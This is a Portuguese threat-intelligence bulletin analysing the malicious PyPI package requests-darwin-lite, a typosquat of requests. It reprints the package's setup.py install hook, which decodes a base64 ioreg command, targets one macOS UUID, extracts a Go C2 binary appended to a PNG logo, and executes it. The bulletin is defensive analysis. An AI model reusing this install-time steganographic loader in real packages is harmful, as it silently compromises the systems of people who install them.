BOLETIM DE SEGURANÇA

Entrega de código Go malicioso através de esteganografia em pacotes PyPI

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Em maio de 2024, pesquisadores da Phylum informaram sobre um pacote duvidoso no PyPI denominado **requests-darwin-lite**. Este pacote aparentava ser uma versão modificada do conhecido **requests**, mas com distinções cruciais, incluindo um binário Go mal-intencionado escondido dentro de um arquivo PNG ampliado do logotipo do requests, que supostamente seria legítimo.

2 INFORMAÇÕES SOBRE A AMEAÇA

Este pacote, um desdobramento do requests, incorporava um atributo do setuptools conhecido como cmdclass. Este atributo permite o criador do pacote a capacidade de personalizar várias etapas do processo de instalação. Especificamente no requests, o cmdclass é aplicado para moldar a maneira como os testes são realizados, sendo estes executados por meio de comandos de configuração designados. Uma inovação notável foi a implementação de testes que funcionam de forma paralela, o que permite uma otimização baseada na quantidade de núcleos de CPU da máquina, resultando em uma maior eficiência dos testes no decorrer do desenvolvimento. A seguir, é apresentado um fragmento do arquivo setup.py do requests original, exemplificando essa funcionalidade:

```python
# --- CLIPPED ---

class PyTest(TestCommand):
    user_options = [("pytest-args=", "a", "Arguments to pass into py.test")]

    def initialize_options(self):
        TestCommand.initialize_options(self)
        try:
            from multiprocessing import cpu_count

            self.pytest_args = ["-n", str(cpu_count()), "--boxed"]
        except (ImportError, NotImplementedError):
            self.pytest_args = ["-n", "1", "--boxed"]

    def finalize_options(self):
        TestCommand.finalize_options(self)
        self.test_args = []
        self.test_suite = True

    def run_tests(self):
        import pytest

        errno = pytest.main(self.pytest_args)
        sys.exit(errno)

setup(
    # --- CLIPPED ---
    cmdclass={"test": PyTest},
    tests_require=test_requirements,
    extras_require={
        "security": [],
        "socks": ["PySocks>=1.5.6, !=1.5.7"],
        "use_chardet_on_py3": ["chardet>=3.0.2,<6"],
    },
    project_urls={
        "Documentation": "<https://requests.readthedocs.io>",
        "Source": "<https://github.com/psf/requests>",
    },
)
```

Figura 1 – Trecho do arquivo requests.

Na figura abaixo, podemos observar um emprego legítimo do atributo cmdclass. Foi examinado as correspondentes seções do arquivo setup.py do pacote malicioso requests-darwin-lite:

```python
# --- CLIPPED ---
class PyInstall(install):
    def run(self):
        if sys.platform != "darwin":
            return

        c = b64decode("aW9yZWcgLWQyIC1jIElPUGxhdGZvcm1FeHBlcnREZXZpY2U=").decode()
        raw = subprocess.run(c.split(), stdout=subprocess.PIPE).stdout.decode()
        k = b64decode("SU9QbGF0Zm9ybVVVSUQ=").decode()
        uuid = raw[raw.find(k)+19:raw.find(k)+55]

        if uuid == "08383A8F-DA4B-5783-A262-4DDC93169C52":
            dest = "docs/_static/requests-sidebar-large.png"
            dest_dir = "/tmp/go-build333212398/exe/"
            with open(dest, "rb") as fd:
                content = fd.read()

            offset = 306086
            os.makedirs(dest_dir, exist_ok=True)
            with open(dest_dir + "output", "wb") as fd:
                fd.write(content[offset:])

            os.chmod(dest_dir + "output", 0o755)
            subprocess.Popen([dest_dir + "output"], close_fds=True, stderr=subprocess.DEVNULL
            install.run(self)
setup(
    # --- CLIPPED ---
    cmdclass={
        "install" : PyInstall,
        "test": PyTest,
        },
    tests_require=test_requirements,
    extras_require={
        "security": [],
        "socks": ["PySocks>=1.5.6, !=1.5.7"],
        "use_chardet_on_py3": ["chardet>=3.0.2,<6"],
    },
    project_urls={
        "Documentation": "<https://requests.readthedocs.io>",
        "Source": "<https://github.com/psf/requests>",
    },
)
```

Figura 2 – O setup.py arquivo malicioso.

No arquivo malicioso, o atacante adicionou uma nova entrada chamada PyInstall no dicionário cmdclass, que é acionada durante a instalação do pacote. O PyInstall tem como alvo sistemas Darwin, ou seja, macOS. Quando instalado em um macOS, o pacote decifra uma cadeia de caracteres em base64 e executa o resultado como um comando. A cadeia decifrada, '**ioreg -d2 -c IOPlatformExpertDevice**', é utilizada para extrair o UUID do sistema. Posteriormente, realiza-se uma checagem contra um UUID específico. Caso a checagem não corresponda, nenhuma ação é tomada. Ou seja, o ataque é direcionado a um dispositivo específico cujo UUID é previamente conhecido pelo invasor. O fato de estarem atrás de um UUID específico revela uma estratégia de ataque com alvo definido, indicando que os agressores já possuem o UUID do sistema em questão, adquirido por meios desconhecidos. Em contrapartida, essa busca pode representar apenas uma fase de testes dos próprios invasores, que estariam avaliando suas técnicas de infecção por malware. Caso encontrem o sistema desejado, eles extrairão dados do arquivo "docs/_static/requests-sidebar-large.png". É notável que, no pacote requests legítimo, existe um arquivo similar denominado "docs/_static/requests-sidebar.png", com cerca de 300kB, que é o logotipo autêntico do pacote.

Nota-se que o pacote original de requests inclui um arquivo parecido, intitulado docs/_static/requests-sidebar.png, que tem aproximadamente 300kB e constitui o logotipo autêntico do pacote. Essa informação é relevante pois destaca a existência de um arquivo legítimo que pode ser confundido com um malicioso em potenciais ataques cibernéticos. Ao analisar a versão “Large” que acompanha o pacote enviado pelo invasor, observa-se que seu tamanho é aproximadamente 17 MB. O termo "Large" é subestimado para um arquivo PNG e levanta suspeitas neste cenário. É possível verificar a autenticidade do arquivo utilizando o comando ‘file’ para confirmar se realmente se trata de um arquivo PNG.

```
$ file requests-sidebar-large.png
requests-sidebar-large.png: PNG image data, 1020 x 1308, 8-bit/color RGBA, non-interlaced
```

Figura 3 – Confirmação do arquivo PNG com o comando file.

Com acesso ao código-fonte, é possível identificar que o ator manipula o arquivo como um conjunto de dados binários e extrai segmentos específicos a partir de um ponto determinado. Essa técnica é um exemplo clássico de esteganografia, onde dados são escondidos ou, neste caso, adicionados ao final de um arquivo PNG. Apesar de não ser uma novidade, essa técnica se destaca pela simplicidade e por não afetar a visualização padrão da imagem, mantendo a aparência usual tanto para programas quanto para o observador, mesmo contendo dados extras. Os dados escondidos são então extraídos, salvos localmente, recebem permissões de execução via ‘chmod’ e são executados discretamente com ‘subprocess.Popen’. Os dados binários secretos inseridos no arquivo PNG são, na verdade, binários escritos em Go. A análise detalhada ainda está pendente, mas análises preliminares de várias fontes, incluindo o VirusTotal, apontam o código como OSX/Silver. O Silver é reconhecido como uma nova ferramenta de comando e controle (C2), com características que lembram o Cobalt Strike, e tem sido escolhido por invasores devido à facilidade de uso e ao seu perfil de detecção relativamente baixo, uma vez que ainda não é amplamente conhecido.

É relevante mencionar que as primeiras duas versões lançadas no PyPI, 2.27.1 e 2.27.2, continham o gancho de instalação mal-intencionado junto com o PNG malicioso em formato binário. Essas versões foram aparentemente removidas do PyPI pelos próprios desenvolvedores. As versões subsequentes, 2.28.0 e 2.28.1, mantiveram o hook de instalação, mas sem os componentes maliciosos.

```
class PyInstall(install):
    def run(self):
        install.run(self)
```

Figura 4 – Hook de instalação.

3 RECOMENDAÇÕES

Para se proteger contra esteganografia, que é uma técnica de ocultar informações dentro de outros arquivos, é recomendado que:

Atualize regularmente o software

- Mantenha todos os seus sistemas e softwares de segurança atualizados para proteger contra vulnerabilidades que possam ser exploradas por malwares esteganográficos.

Utilize programas antivírus

- Empregue soluções antivírus robustas que possam detectar e remover malwares, incluindo aqueles que utilizam esteganografia.

Fique atento a anomalias

- Observe alterações sutis em arquivos, como mudanças na cor ou no tamanho, que podem indicar a presença de dados ocultos.

Cuidado com downloads e links

- Evite clicar em links suspeitos ou baixar arquivos de fontes não confiáveis, pois estes podem conter esteganografia maliciosa.

Educação e conscientização

- Eduque-se e aos outros sobre os riscos da esteganografia e como identificar possíveis ameaças.

Análise de tráfego de rede

- Monitore o tráfego de rede para detectar qualquer comunicação incomum que possa sugerir a presença de esteganografia.

Políticas de segurança

- Implemente políticas de segurança rigorosas na sua organização para gerenciar o uso e o acesso a dados sensíveis.

4 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Phylum**
- **Thehackernews**

5 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH